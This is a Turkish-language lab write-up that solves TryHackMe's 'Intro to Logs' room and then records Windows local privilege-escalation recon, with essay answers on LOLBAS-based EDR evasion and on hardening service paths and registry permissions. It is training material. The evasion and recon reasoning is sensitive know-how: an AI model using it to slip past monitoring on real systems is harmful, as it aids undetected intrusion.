
Bölüm B2

TryHackMe: Intro to Logs


Şimdi Loglara giriş odasını çözeceğiz ve sadece çözmekle kalmayıp düzgün bir şekilde neden var olduklarını ve önemlerini anlayacağız.

Loglar bir diğer adları ile kayıt, günlük, geçmiş olayların paha biçilmez kayıtları olarak işlev görür. Bir sistemin güvenliği için, saldırıdan sonra toparlanması için loglar çok

değerlidir nerede? ne zaman? ne olmuş? nasıl olmuş? öğrenmemizi sağlar.



Bir web sunucusu devamlı taramalara maruz kalıyormuş. Bizden saldırganın neler yaptığını tespit etmemiz isteniyor.



İlk inceleme için bize önerilen dosyanın dizin yolunu sormuş. Bize bırakılan not defterine bu Perry tarafından yazılmış.

Log nedir? (Kısaca): Bir sistemin, uygulamanın, yazılımın veya cihazın yaptığı işlemleri/eylemleri kaydeden dosyaları ifade eder. Bu dosyalar, sistemde meydana gelen olayları ayrıntılı şekilde belgelerler.

Log Format Türleri:

Semi Structured Format:

Örnek - Syslog Formatı:

damianhall@WEBSRV-02:~/logs$ cat syslog.txt


May 31 12:34:56 WEBSRV-02 CRON[2342593]: (root) CMD ([-x /etc/init.d/anacron] && if [! -d /run/systemd/system]; then /usr/sbin/invoke-rc.d anacron start >/dev/null; fi)

Windows Event Log (EVTX) da semi structured formatına örnek olabilir.

Structured Format:

Structured yani yapılandırılmış format okuması analiz edilmesi kolaydır ve düzenli, standart bir formattır.
Örnekler: .CSV, .JSON, .XML gibi formatlar.

Unstructured Format
Serbest metin, belirli format yok. Okuması kolay ama analiz etmesi zor.
Örnekler: NCSA CLF (Combined Log Format) bir web sunucu log formatıdır. Genellikle Apache ve Nginx gibi sistemler tarafından kullanılır.



Odadaki verilmiş log türlerine göre, 2. Görevdeki belirtilmiş dosyanın log tipi nedir?
/var/log/gitlab/nginx/access.log bu dosya Nginx sistemine aittir. Nginx bir web suncusudur. Ve bu log web sunucusunun http isteklerini ve yanıtlarını kaydeden log türüdür.

Odadaki verilmiş log formatlarına göre, 2. Görevde belirtilmiş dosyanın log formatı nedir?
Nginx genellikle Combined Log Format kullanır bir diğer adı ile birleştirilmiş format. Birleştirilmiş format, daha kapsamlı bir bağlam sunarak, özellikle şüpheli tarayıcıların veya otomatik araçların söz konusu olduğu güvenlik araştırmalarında son derece yararlıdır.

```
damianhall@ip-10-112-157-72:/var/log/websrv-02$ gedit /etc/rsyslog.d/98-websrv-02-sshd.conf
damianhall@ip-10-112-157-72:/var/log/websrv-02$ sudo systemctl restart rsyslog
damianhall@ip-10-112-157-72:/var/log/websrv-02$ ls -lsa
total 84
 4 drwxr-xr-x  2 syslog adm     4096 Mar 31 07:17 .
 4 drwxrwxr-x 19 root   syslog  4096 Mar 31 07:17 ..
 4 -rw-r--r--  1 root   root     128 Aug 15  2023 hashes_2023-08-15_rsyslog_cron.txt
 4 -rw-r--r--  1 root   root     216 Aug 24  2023 hashes_2023-08-24_rsyslog_cron.txt
 4 -rw-r--r--  1 root   root     300 Apr 27  2025 hashes_2025-04-27_rsyslog_cron.txt
 4 -rw-r--r--  1 root   root     385 May 11  2025 hashes_2025-05-11_rsyslog_cron.txt
 4 -rw-r--r--  1 root   root     475 Mar 31 07:17 hashes_2026-03-31_rsyslog_cron.txt
16 -rw-r--r--  1 syslog adm    13134 Mar 31 07:47 rsyslog_cron.log
 4 -rw-r--r--  1 syslog adm      308 May 11  2025 rsyslog_cron.log.1.gz
 4 -rw-r--r--  1 syslog adm      813 Apr 27  2025 rsyslog_cron.log.2.gz
 8 -rw-r--r--  1 syslog adm     4104 Aug 24  2023 rsyslog_cron.log.3.gz
16 -rw-r--r--  1 syslog adm    15175 Aug 15  2023 rsyslog_cron.log.4.gz
 8 -rw-r--r--  1 syslog adm     5461 Aug 14  2023 rsyslog_cron.log.5.gz
damianhall@ip-10-112-157-72:/var/log/websrv-02$ ssh locahost
ssh: Could not resolve hostname locahost: Temporary failure in name resolution
damianhall@ip-10-112-157-72:/var/log/websrv-02$ ssh localhost
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:EMksvorWA4f7hG+U1G2gPX8Ry+KioLhSgXKzlmOLQag.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
damianhall@localhost's password:

Permission denied, please try again.
damianhall@localhost's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-79-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

Burada ssh loglarını ayrı bir dosyaya yönlendirdik. Biz sadece ssh loglarını alıp bir dosyada topladık. Bunu analiz kolaylığı için yaptık. Yönlendirdiğimiz dizin /var/log/websrv-02/rsyslog_sshd.log

/var/log/websrv-02/rsyslog_sshd.log log dosyası içerisinde bruteforce denemelerinde sıklıkla gelen isimi soruyor.

```
damianhall@ip-10-112-157-72:/var/log/websrv-02$ ls
hashes_2023-08-15_rsyslog_cron.txt  hashes_2025-05-11_rsyslog_cron.txt  rsyslog_cron.log.1.gz  rsyslog_cron.log.4.gz
hashes_2023-08-24_rsyslog_cron.txt  hashes_2026-03-31_rsyslog_cron.txt  rsyslog_cron.log.2.gz  rsyslog_cron.log.5.gz
hashes_2025-04-27_rsyslog_cron.txt  rsyslog_cron.log                    rsyslog_cron.log.3.gz  rsyslog_sshd.log
damianhall@ip-10-112-157-72:/var/log/websrv-02$ cat rsyslog_sshd.log
```

Answer the questions below

After configuring rsyslog for sshd, what username repeatedly appears in the sshd logs at /var/log/websrv-02/rsyslog_sshd.log, indicating failed login attempts or brute forcing?

stansimon


✓ Correct Answer

```
Mar 31 07:48:05 ip-10-112-157-72 sshd[9809]: Connection closed by invalid user stansimon 34.253
Mar 31 07:48:05 ip-10-112-157-72 sshd[9796]: Connection closed by invalid user stansimon 34.253
Mar 31 07:48:05 ip-10-112-157-72 sshd[9799]: Connection closed by invalid user stansimon 34.253
Mar 31 07:48:05 ip-10-112-157-72 sshd[9807]: Connection closed by invalid user stansimon 34.253
Mar 31 07:48:05 ip-10-112-157-72 sshd[9797]: Connection closed by invalid user stansimon 34.253
Mar 31 07:48:05 ip-10-112-157-72 sshd[9811]: Connection closed by invalid user stansimon 34.253
Mar 31 07:48:05 ip-10-112-157-72 sshd[9806]: Connection closed by invalid user stansimon 34.253
Mar 31 07:48:05 ip-10-112-157-72 sshd[9802]: Connection closed by invalid user stansimon 34.253
Mar 31 07:48:05 ip-10-112-157-72 sshd[9836]: Connection closed by invalid user stansimon 34.253
Mar 31 07:48:05 ip-10-112-157-72 sshd[9805]: Connection closed by invalid user stansimon 34.253
Mar 31 07:48:07 ip-10-112-157-72 sshd[9804]: Failed password for invalid user stansimon from 34
```

Cron mesajlarını izlemek için kullanılan /etc/rsyslog.d/99-websrv-02-cron.conf rsyslog yapılandırma dosyasına göre SIEM-02'nin IP adresi nedir?

```
damianhall@ip-10-112-157-72:/etc$ cd rsyslog.d/
damianhall@ip-10-112-157-72:/etc/rsyslog.d$ ls
20-ufw.conf  21-cloudinit.conf  50-default.conf  98-websrv-02-sshd.conf  99-websrv-02-cron.conf
damianhall@ip-10-112-157-72:/etc/rsyslog.d$ cat 99-websrv-02-cron.conf
# Log Forwarding with rsyslog
$FileCreateMode 0644
:programname, isequal, "CRON" /var/log/websrv-02/rsyslog_cron.log
# Forward Logs to SIEM-02:51514
# *.* @10.10.10.101:51514
damianhall@ip-10-112-157-72:/etc/rsyslog.d$
```

/var/log/websrv-02/rsyslog_cron.log dosyasında oluşturulan log kayıtlarına göre. Hangi komut root yetkisi ile çalıştırılıyor?



Öncelikle logrotate, günlük dosyalarının yönetimini kolaylaştırmak için kullanılan bir araçtır. /etc/logrotate.d, Linux sistemlerinde logrotate aracının özelleştirilmiş konfigürasyon dosyalarının saklandığı dizindir.

Burada önceden bir konfigürasyon dosyası oluşturduk içerisine de varsayılan log ayarlarını yazdık. Oluşturduğumuz dosyayı görüntülediğimiz zaman 24 tane eski sıkıştırılmış log dosyalarının kopyalarının tutulacağı yazıyor. Log rotation yani log döndürme işleminin de saatte bir yapılacağı yazıyor. Log rotation logların zamanla devasa boyutlara ulaşıp alanı doldurmayıp, performansı düşürmesini engellemek için, eski log dosyalarını sıkıştırma, arşivleme veya silme işlemleri yapan bir otomatik işlemdir.

Şimdi Log analizi tarafına giriyoruz.


Log analizi birden fazla adımdan oluşur:

Parsing = logları parçalara ayırma
Normalisation = standart formata getirme
Sorting = zaman veya event'e göre sıralama
Classification = kategorilere ayırma
Enrichment = ek bilgi ekleme (IP, user vs.)
Correlation = olaylar arası ilişki kurma
Visualisation = grafiksel gösterim
Reporting = sonuçların raporlanması

Log analizi teknikleri

Pattern Recognition = tekrar eden davranışları bulma
Anomaly Detection = normalden sapmaları tespit etme
Correlation Analysis = olaylar arasındaki bağlantıyı bulma
Timeline Analysis = zaman bazlı inceleme

Sorumuz şu, işlenmemiş ham günlük dosyaları için log görüntüleyici URL'sine erişildiğinde, farklı filtreler seçildiğinde "/var/log/websrv-02/rsyslog_cron.log" dosyasında hangi hata görüntüleniyor?



Ayrıştırılmış verileri daha kolay okunabilir ve sorgulanabilir bir biçime dönüştürme süreci nasıldır?
Cevap Normalisation.

Belirli bir IP adresiyle ilgili faaliyetlerin analizini iyileştirmek için normalleştirilmiş günlükleri birleştirme sürecine ne denir?
Cevap Enrichment

Faz 2

Local Recon

```
Microsoft Windows [Version 10.0.19045.6466]
(c) Microsoft Corporation. Tüm hakları saklıdır.

C:\Users\DELL>whoami /user

USER INFORMATION
----------------

User Name    SID
============ ==============================================
o-3417\dell S-1-5-21-1110189440-3179927290-2662980775-1001

C:\Users\DELL>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                       State
============================= ================================= ========
SeShutdownPrivilege           Sistemi kapat                     Disabled
SeChangeNotifyPrivilege       Çapraz geçiş denetimini atla      Enabled
SeUndockPrivilege             Bilgisayarı takma biriminden çıkar Disabled
SeIncreaseWorkingSetPrivilege İşlem çalışma kümesini artır      Disabled
SeTimeZonePrivilege           Saat dilimini değiştir            Disabled

C:\Users\DELL>
```

Bu görselde öncelikle kim olduğumuza baktık. DELL kullancısıyız. SID numarasının sonunda -1001 olduğu için varsayılan kullanıcı olmayıp sonradan oluşturulan bir kullanıcı olduğumuzu anlıyoruz. Kullanıcıda admin veya SYSTEM yetkileri yok.

```
C:\Users\DELL>net user dell
Kullanıcı adı                          DELL
Tam ad                                 3417
Açıklama
Kullanıcı açıklaması
Ülke/bölge kodu                        000 (Sistem Varsayılan değer)
Hesap etkin                            Evet
Hesap zaman aşımı                      Asla

Parolanın son ayarlanmadı              31.03.2026 15:56:20
Parola süre sonu                       Asla
Değişebilir parola                     31.03.2026 15:56:20
Parola gerekli                         Hayır
Kullanıcı parolayı değiştirebilir      Evet

İzin verilen iş istasyonları           Tümü
Oturum açma kodu
Kullanıcı profili
Ana dizin
Son oturum açma                        31.03.2026 13:53:29

İzin verilen oturum açma saatleri      Tümü

Yerel Grup Üyeliği                     *Administrators
Genel Grup üyeliği                     *Yok
Komut başarıyla tamamlandı.
```

Kullanıcının admin grubunda olduğunu gördüm. Ama whoami /priv çıktısında yetkilerin sınırlı görülmesinin nedeni sistemde olan UAC'dır. Mevcut oturum elevated olmadığı için bazı yetkiler kısıtlıdır ancak yönetici olarak çalıştır seçeneği ile tam yetki alabiliriz.

```
C:\Users\DELL>sc qc EasyAntiCheat
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: EasyAntiCheat
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "C:\Program Files (x86)\EasyAntiCheat\EasyAntiCheat.exe"
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : EasyAntiCheat
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem

C:\Users\DELL>
```

Burada BINARY_PATH_NAME kısmında dosya yolunun "" içerisine alındığı gözüküyor. Bu durum Unquoted Service Path zafiyetini engeller. Bu servis ayrıca LocalSystem hesabı ile çalıştığı için yüksek yetkilere sahiptir, ancak mevcut yapılandırmada dosya yolu doğru şekilde tanımlandığından herhangi bir yanlış yapılandırma tespit edilmemiştir.

Yaptığımız recon sonucu sistemin zafiyetlere karşı güvenli şekilde yapılandırıldığını düşünüyorum. Servis yolu doğru biçimde tırnak içine alınmış olup, olası bir yetki yükseltme senaryosuna karşı koruma sağlanmakta. Ancak kullanıcının yerel grup olarak admin grubunda olması büyük bir sorundur.

1. "Yakalanmadan Yükselmek" (Evasion & LOLBAS Mantığı): *Senaryo:* Hedef bir şirketin iç ağına sızdınız. Sistemi analiz etmek için dışarıdan indirdiğiniz winPEAS.exe dosyasını çalıştırdığınız anda ekranda bir hata aldınız. Şirketin EDR sistemi (Wazuh) zararlı/gürültülü dosyayı engelledi, sildi ve SOC ekibine kırmızı alarm gönderdi.
Soru: Bir Red Team (Kırmızı Takım) uzmanı olarak, WinPEAS gibi dışarıdan ("gürültülü") araç getirmeden, sistemde zafiyet aramaya nasıl devam edersiniz? Sadece Windows'un kendi içinde zaten var olan meşru komutlarını (**LOLBAS** - *Living Off The Land* konsepti) kullanmak neden EDR/Antivirüs sistemlerini atlatmada (Evasion) kritik bir rol oynar? Mantığını açıklayın.

WinPEAS gibi dışarıdan indirilen araçların EDR sistemleri tarafından tespit edilmesi çok normal bir durumdur. Bu tür araçlar gürültülü çalışır o yüzden bu durum çok normaldir.

Bu nedenle analiz sürecine LOLBAS (Living Off The Land Binaries and Scripts) yaklaşımı ile devam edilmelidir. Bu yaklaşımda zaten sistemde bulunan ve güvenilir kabul edilen Windows araçları kullanılır. Örnek komutlar ve yaptıkları:
whoami /priv = kullanıcı yetkilerini göstermek
net user = kullanıcı ve kullanıcının olduğu grupları görmek
sc qc = bir servisin yapılandırmalarını görmek
req query = registry anahtarlarını incelemek
icacls = dosya ve klasör izinlerini kontrol etmek

Mantık şu, dışarıdan araç getirmek yerine, sistemin kendi araçlarını kullanmak hem görünürlüğü azaltır hem de tespit edilme riskini biraz olsa da düşürür.

2. Çözüm Üretmek (Mitigation & Hardening): *Senaryo:* Windows Privilege Escalation laboratuvarında zayıf yapılandırılmış bir kayıt defteri anahtarı (Weak Registry Permissions) veya tırnaksız bir servis yolu (Unquoted Service Path) buldunuz ve yetkinizi SYSTEM'e yükselttiniz.
Soru: Bir mühendis olarak, sadece açığı sömürmek yetmez, onu kapatmayı da bilmelisiniz. Bu zafiyeti kökten çözmek için Sistem Yöneticilerine (Sysadmin) nasıl bir talimat (Mitigation) verirsiniz? O servisi veya kayıt defterini nasıl "sıkılaştırmaları" (Hardening) gerekir?

Öncelikle zafiyete bakalım. C:\Program Files\Some App\app.exe servis yolumuz var, buradaki en büyük sıkıntı tırnak içine alınmamasıdır. Bu durum Unquoted Service Path zafiyetine yol açar. Bunu düzeltmek için dizini tırnak içine almalıyız "C:\Program Files\Some App\app.exe". Ek olarak da şunlar söylenebilir: Sevislerin çalıştığı dizinlerde yazma izini kısıtlanmalı, gereksiz servisler kapatılmalı, yüksek yetki ile çalışan servisler SYSTEM izini gerektirmelidir.

Eğer registry anahtarlarında zayıf izinler varsa: Sadece gerekli kullanıcı ve gruplara erişim verilmelidir, tüm kullanıcılara veya users grubuna yazma izni verilmemelidir, ACL (Access Control List) düzenlenerek yetkiler sıkılaştırılmalıdır
Örnek olarak: Sadece admin veya SYSTEM full kontrole sahip. Diğer kullanıcılar ise sadece read only veya hiçbir şekilde erişimleri olmamalı.